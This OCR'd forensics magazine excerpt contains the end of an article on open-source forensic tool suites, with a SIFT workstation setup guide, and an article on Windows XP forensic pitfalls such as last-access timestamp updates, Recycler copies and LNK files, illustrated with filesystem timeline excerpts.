


Figure 21. *The website for tool suite download*

The manual for installation is included in the download. The website also has other tools available for download. See Figure 17 and 18 for screenshots.

SANS INVESTIGATIVE FORENSIC TOOLKIT (SIFT)

Version: 2.14
Company/Creator: SANS, Rob Lee
Release Date: December 2011
Website: *http://computer-forensics.sans.org/community/downloads*

SIFT is a virtual machine created by SANS for training purposes. It includes many resources and tools for forensic investigations. The website is loaded with resources. The desktop is loaded with resources and the menu tool list is easy to navigate as seen in Figure 19 and 20.




Figure 22. *The two .E01 files from http://digitalcorpora.org/corpora/scenarios/m57-jean*




Figure 23. *Boot Menu*




Figure 24. *Sift CD boot menu*




Figure 25. *Sift CD login screen*

HOW TO INSTALL AND USE AN OPEN-SOURCE FORENSIC TOOL SUITE

This how-to guide does not follow the proper methodology for a real-case scenario. This is simply a guide for you to practice using one of the open-source tools provided in this article. Before trying beginning please go to from *https://computer-forensics.sans.org/community/downloads* and register for a SANS account.




Figure 26. *SIFT workstation with DFF open*




Figure 27. *SIFT workstation with DFF open and selecting practice image*




Figure 28. *SIFT workstation Module menu*

ON THE WEB

List of Sites for practice evidence and challenges: http://www.forensicfocus.com/images-and-challenges

STEP 1

Download *SANS SIFT Workstation 2.14 ISO from https://computer-forensics.sans.org/community/downloads* as seen in Figure 21. NOTE: You need registered to download this file.

STEP 2

Download and save the two .E01 files, `nps-2008-jean.e01` and `nps-2008-jean-e01`, from *http://digitalcorpora.org/corpora/scenarios/m57-jean*. Figure 22.

STEP 3

After downloading burn to DVD. Insert DVD into computer.

STEP 4

Reboot your computer. During startup hit F12 or F10 (depends on your manufacturer) for you boot selection menu. Boot from DVD. Figure 23.

STEP 5

Highlight and select the “live –boot the Live System”. Figure 24.

STEP 6

Click on sanforensics and type the password: forensics. Figure 25.

STEP 7

Pick a tool of choice, add your files `nps-2008-jean.e01` and `nps-2008-jean-e01` and begin looking for data for the case. Figure 26-28

SUMMARY


I hope that by glancing over these tools and the brief overview of them you can pick a few you would like to download, install and practice with the more sample case evidence. Many of the tools may be old but some of the tools included in the suites are still in use. These tools may not be as simple and souped up as the paid programs but it’s a great place to start.

About the Author



Priscilla Lopez has earned M.S. in Information Security Assurance from WGU and B.S. in Computer Information and Technology with Minor in Business from UMUC. She holds five active computer certifications: CCNA, GIAC ISO Specialist, CEH, CHFI and CompTIA Network +. For over ten years she has been working with technology in her community, workplace, family and church. She is continuously expanding her knowledge and experience in the computer industry and enjoys sharing with students and those around her.

Do more than just a forensic analysis.



"**Placing the Suspect Behind the Keyboard** is a different kind of digital forensics book, focused on integrating the technical skills of a seasoned forensic examiner with the investigative savvy of an experienced detective." **-Det Cynthia Murphy, Madison Police Departm**ent

http://SuspectBehindTheKeyboard.wordpress.com

FOUR WINDOWS XP FORENSIC ANALYSIS TIPS & TRICKS

by Davide Barbato

When conducting forensics analysis of a Windows XP system, it must be taken into account some particular behaviors that can lead to misleading conclusions if not properly handled.

What you will learn:

- Specific Windows XP behaviors
- A basic knowledge of Windows LNK file structure

What you should know:

- A basic understanding of NTFS structure
- A basic understanding of Windows XP registry
- How to create and read timeline

Even if most of Windows based PCs and notebooks are shipped with Windows 7 or Windows 8, you could happen to deal with an old Windows XP operating system.

To an untrained eye, it could appear that Windows XP is just another Windows operating system family: It behaves completely different, and could lead to misleading conclusions if you are not familiar with XP. Think about a case in which you need to know if a user views a document or a folder, or opened a document and trashed them: Windows XP has different behavior in respect to Windows 7 and this need to be addressed.

NTFS DISABLE LAST ACCESS UPDATE

First of all, let's talk about the file system: even if Windows XP is really old, it's not so old to be shipped with FAT32 file system, so in this article we can assume that we are dealing with NTFS file system.

Based on that assumption, it is important and critical to remember that Windows XP, every time it reads a file or a directory, it changes the access time of `$SI` object, updating on the time the system is accessing the object. This means that even listing the content of a directory will update the *$SI* access time, losing the previous last access time.

This behavior can be avoided adding a Registry key, under *HKLM\SYSTEM\CurrentControlSet\Control\FileSystem*, named *NtfsDisableLastAccessUpdate* and setting its value to 1.

Some scenarios presented in this article will deal with that behavior, trying to show how and when the access timestamp is updated.

5936	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Programmi/Windows Messenger.lnk
5937	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Programmi/Windows Movie Maker.lnk
5938	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Windows Update.lnk
5939	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Catalogo di Windows.lnk
5940	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Menu Avvio/Programmi/Assistenza remota.lnk
5941	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Menu Avvio/Programmi/Outlook Express.lnk
5942	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Programmi/Adobe Reader 8.lnk
5943	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Menu Avvio/Programmi/Windows Media Player.lnk
5944	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/All Users/Menu Avvio/Impostazioni accesso ai programmi.lnk
5945	06/03/13	12:52:32	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Menu Avvio/Programmi/Internet Explorer.lnk
5946	06/03/13	12:52:34	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Programmi/File comuni/Adobe/Acrobat/ActiveX/pdfshell.dll

Figure 1. *User clicks the Start icon*

6066	06/03/13	12:56:21	UTC	NTFS $MFT	$SI [MAC.] time	-	MALWARETESTENV	/WINDOWS/system32/wbem/Logs/wmiprov.log
6067	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/syngress.pdf.lnk
6068	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/VM_Share_Folder su 'vboxsrv' (E).lnk
6069	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/index.html.lnk
6070	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/html.lnk
6071	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/Read Me.txt.lnk
6072	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/MyHook_1.2.lnk
6073	06/03/13	12:57:20	UTC	NTFS $MFT	$SI [.A..] time	-	MALWARETESTENV	/Documents and Settings/mw/Recent/~credits.afx.txt.lnk

Figure 2. *Recent menu folder*




Figure 3. *time.cvs property*




Figure 4. *time.csv last access updated*

01 OPENING WINDOWS MENU

What happen when a user clicks on the Start icon? What filesystem changes occurred? Here an excerpt of a timeline, presenting only the lines in which the user clicks the Start menu icon: Figure 1.

As you can see, Windows opens the menu directories (named "Menu Avvio") and reads its content, updating the `$SI` access timestamp.

Let's take a look at the Recent folder, under the start menu: when showing its content, Windows updates the `$SI` access timestamp, the same way as the menu items, listed above (Figure 2).

a d v e r t i s e m e n t



FarStone 2013 Distributor / Reseller Partner Recruitment
www.farstone.com
inquiry@farstone.com

If you show the metadata information about the lnk files, you will see the access timestamp changed to 3 June 2013 at 12:57 UTC.

02 SHOWING FILE PROPERTY

Let's have a look at the file property below. The file was copied on 3 June 2013 at 16:39 CET, but cre-

06/03/13	15:17:44	UTC	FILE	NTFS $MFT	$SI [.A..] time	MALWARETESTENV	/Programmi/Internet Explorer/iexplore.exe
06/03/13	15:17:46	UTC	FILE	NTFS $MFT	$SI [.A..] time	MALWARETESTENV	/WINDOWS/AppPatch/aclayers.dll
06/03/13	15:31:00	UTC	FILE	NTFS $MFT	$SI [.A..] time	MALWARETESTENV	/Documents and Settings/All Users/Desktop/Scelta del browser.lnk
06/03/13	15:42:51	UTC	FILE	NTFS $MFT	$SI [.A..] time	MALWARETESTENV	/Documents and Settings/mw/Desktop/time.csv
06/03/13	15:43:43	UTC	FILE	NTFS $MFT	$SI [.A..] time	MALWARETESTENV	/WINDOWS/system32/wuaueng.dll

Figure 5. *time.csv timeline*

1553	06/04/13	20:38:25	NTFS $MFT	$FN [.A..] time	/RECYCLER/S-1-5-21-854245398-1409082233-725345543-500/Dc1.doc
1554	06/04/13	20:38:25	NTFS $MFT	$SI [.A..] time	/Programmi/Windows NT/Accessori/wordpad.exe
1555	06/04/13	20:38:25	NTUSER key	Last Written	Software/Microsoft/Windows/ShellNoRoam/MUICache
1556	06/04/13	20:38:26	NTUSER key	Last Written	Software/Microsoft/Windows/ShellNoRoam/BagMRU
1557	06/04/13	20:38:29	NTFS $MFT	$FN [..C.] time	/RECYCLER/S-1-5-21-854245398-1409082233-725345543-500/Dc1.doc
1558	06/04/13	20:38:29	NTFS $MFT	$SI [..C.] time	/Programmi/Windows NT/Accessori/wordpad.exe
1559	06/04/13	20:38:29	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Programmi/Windows NT/Accessori/WORDPAD.EXE
1560	06/04/13	20:38:29	UserAssist key	Time of Launch	UEME_RUNPATH
1561	06/04/13	20:38:29	UserAssist key	Time of Launch	UEME_UISCUT
1562	06/04/13	20:38:30	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/spool/drivers/w32x86/3
1563	06/04/13	20:38:30	NTFS $MFT	$SI [MACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
1564	06/04/13	20:38:30	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
1565	06/04/13	20:38:30	NTFS $MFT	$SI [.A..] time	/RECYCLER/S-1-5-21-854245398-1409082233-725345543-500/Dc1.doc
1566	06/04/13	20:38:30	NTFS $MFT	$SI [MACB] time	/Documents and Settings/Administrator/Recent/privatefile.doc.lnk
1567	06/04/13	20:38:30	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Recent/privatefile.doc.lnk

Figure 6. *privatefile.doc opening*

1593	06/04/13	20:38:30	Internet Explorer	Last Access	visited file:///C:/Documents%20and%20Settings/Administrator/Desktop/privatefile.doc
1594	06/04/13	20:38:30	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/ExtensibleCac
1595	06/04/13	20:38:30	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/ExtensibleCac
1596	06/04/13	20:38:30	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/ExtensibleCac
1597	06/04/13	20:38:30	RecentDocs key	File opened	Recently opened file of extension: .doc - value: privatefile.doc
1598	06/04/13	20:38:32	NTFS $MFT	$SI [MAC.] time	/Documents and Settings/Administrator/Impostazioni locali/Temp
1599	06/04/13	20:38:34	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/stdole2.tlb
1600	06/04/13	20:38:38	NTFS $MFT	$SI [MAC.] time	/WINDOWS/Prefetch/WORDPAD.EXE-20E16A4D.pf
1601	06/04/13	20:38:38	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/Applets/Wordpad
1602	06/04/13	20:38:38	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/Applets/Wordpad/RecentFileList
1603	06/04/13	20:38:46	NTFS $MFT	$SI [..C.] time	/RECYCLER/S-1-5-21-854245398-1409082233-725345543-500/Dc1.doc
1604	06/04/13	20:38:46	NTFS $MFT	$SI [MAC.] time	/Documents and Settings/Administrator/Desktop
1605	06/04/13	20:38:46	NTFS $MFT	$SI [MAC.] time	/RECYCLER/S-1-5-21-854245398-1409082233-725345543-500
1606	06/04/13	20:38:46	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/Explorer/CLSID/{645FF040-5081-101B-9F
1607	06/04/13	20:38:46	$Recycle.bin	File deleted	DELETED C:/Documents and Settings/Administrator/Desktop/privatefile.doc

Figure 7. *privatefile.doc opened and deleted*

1	date	time	timezone	sourcetype	type	short
2	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.AC.] time	/Documents and Settings/Administrator/Desktop/very important.doc
3	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Documents and Settings/All Users/Dati applicazioni/desktop.ini
4	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Documents and Settings/All Users/Documenti/Video/Desktop.ini
5	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Documents and Settings/All Users/Documenti/Musica/Desktop.ini
6	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Documents and Settings/All Users/Documenti/Immagini/Desktop.ini
7	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [M.C.] time	/Documents and Settings/Administrator/Recent
8	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/desk
9	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.AC.] time	/Programmi/Windows NT/Accessori/wordpad.exe
10	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Programmi/Windows NT/Accessori/mswrd8.wpc
11	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [MACB] time	/Documents and Settings/Administrator/Recent/very important.doc.lnk
12	06/10/13	17:19:05	UTC	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Recent/very important.doc.lnk
13	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [MACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
14	06/10/13	17:19:05	UTC	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
15	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/Programmi/Windows NT/Accessori/mswrd6.wpc
16	06/10/13	17:19:05	UTC	NTFS $MFT	$FN [MACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
17	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.ACB] time	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/Histo
18	06/10/13	17:19:05	UTC	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/msftedit.dll
19	06/10/13	17:19:05	UTC	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/Ext
20	06/10/13	17:19:05	UTC	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Programmi/Windows NT/Accessori/WORDPAD.EXE
21	06/10/13	17:19:05	UTC	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/Ext
22	06/10/13	17:19:05	UTC	NTUSER key	Last Written	Software/Microsoft/Windows/CurrentVersion/InternetSettings/5.0/Cache/Ext
23	06/10/13	17:19:05	UTC	RecentDocs key	File opened	Recently opened file of extension: .doc - value: very important.doc
24	06/10/13	17:19:05	UTC	UserAssist key	Time of Launch	UEME_RUNPATH
25	06/10/13	17:19:05	UTC	XP Prefetch	Last run	WORDPAD.EXE-20E16A4D.pf: WORDPAD.EXE was executed

Figure 8. *Opening of Desktop/very important.doc and file link creation*

ated on 1st June 2013, at 13:07 CET. If after 60 minutes we try to shows the file property again, we will see that: Figure 3 and Figure 4. The field "Ultimo accesso", translated into "Last Access", was updated to 3 June 2013 at 17:42 CET.

The timeline follows: you can see the updating of `$SI` access timestamp of *time.csv* (Figure 5).

So, at last, think about that: during an investigation, you find a powered on PC running Windows XP. You see a highly interesting file on the user desktop, and the law enforcement are looking for just that file. In that case, it is not uncommon to take a first look at the file, maybe just to know about the creation date and time, or know just the last access time.

So, you just right click on that file and see the property, getting the right values. But if the file was created at least 60 minutes before your right click action, then the second time you right click or analyze the file with your preferred tool, you will get the wrong date, that is, the time you right clicked the file. No more original last access time that you firstly saw.

03 OPENING DOCUMENT FILE

Let's take a look on what happened when opening a document file on Figure 6.

The really interesting part of that experiment is on rows 1553, 1557, 1565 and 1603: when you open a document file, in our case *privatefile.doc* (that was opened by *WordPad* program), a file was created under *RECYCLERS* folder.

It's important to say that you will not find the `$SI` and `$FN` birth timestamp set because the file has the creation time set up as the original creation time, so you will find only the MFT change and file access timestamps set, as you can read on rows 1553 and 1557.

On rows 1566 and 1567 you can see the creation of a link file under the Recent folder, showed under the Start menu (Figure 6).

The file is named *Dc1.doc*: D stands for Deleted, c is the logical drive which the file belongs to, and 1 is a sequential number.

Figure 7 shows the start of *WORDPAD.EXE*, recorded by the Windows prefetch feature (row 1600), and then, on row 1603, the *Dc1.doc* metadata changed to reflect the action done on row 1607: the file was deleted, that is, moved into recycler bin (in this case, the DEL keystroke was typed) (Figure 7).




Figure 11. *lnkextractor in action*

419	06/10/13	17:38:25	MACB	SetupAPI Log	Entry written	DriverContextual information. Contextual information. Contextual information. Information msg 022. Information
420	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/Driver Cache/i386
421	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/config/systemprofile/Dati applicazioni/Microsoft/SystemCertificates/My/CTLs
422	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/config/systemprofile/Dati applicazioni/Microsoft/SystemCertificates/My/CRLs
423	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/config/systemprofile/Dati applicazioni/Microsoft/SystemCertificates/My/Certificates
424	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/ServicePackFiles/ServicePackCache/i386
425	06/10/13	17:38:28	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/drivers/USBSTOR.SYS
426	06/10/13	17:38:29	MACB	SetupAPI Log	Entry written	DriverContextual information. Contextual information. Contextual information. Information msg 022. Information
427	06/10/13	17:38:30	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/syssetup.dll
428	06/10/13	17:38:30	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/storprop.dll
429	06/10/13	17:38:31	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/drivers/fastfat.sys
430	06/10/13	17:38:37	MAC.	NTFS $MFT	$SI [MAC.] time	/WINDOWS/system32/config/default.LOG
431	06/10/13	17:38:40	MAC.	NTFS $MFT	$SI [MAC.] time	/WINDOWS/setupapi.log
432	06/10/13	17:38:40	MACB	SetupAPI Log	Entry written	DriverContextual information. Contextual information. Contextual information. Information msg 022. Information
433	06/10/13	17:38:41	MAC.	NTFS $MFT	$SI [MAC.] time	/WINDOWS/Prefetch/NTOSBOOT-B00DFAAD.pf
434	06/10/13	17:38:42	MACB	NTFS $MFT	$SI [MACB] time	/WINDOWS/Prefetch/RUNDLL32.EXE-3BA74C30.pf
435	06/10/13	17:38:42	MACB	NTFS $MFT	$FN [MACB] time	/WINDOWS/Prefetch/RUNDLL32.EXE-3BA74C30.pf
436	06/10/13	17:38:42	MAC.	NTFS $MFT	$SI [MAC.] time	/WINDOWS/Prefetch
437	06/10/13	17:38:46	MACB	UserAssist key	Time of Launch	UEME_UISCUT
438	06/10/13	17:38:46	MACB	UserAssist key	Time of Launch	UEME_RUNPATH:...[My Computer] VIRTUAL
439	06/10/13	17:38:49	.A..	NTFS $MFT	$SI [.A..] time	/WINDOWS/system32/shell32.dll
440	06/10/13	17:38:49	..C.	NTFS $MFT	$SI [..C.] time	/WINDOWS/explorer.exe
441	06/10/13	17:38:49	MAC.	NTFS $MFT	$SI [MAC.] time	/WINDOWS/Prefetch/RUNDLL32.EXE-451FC2C0.pf
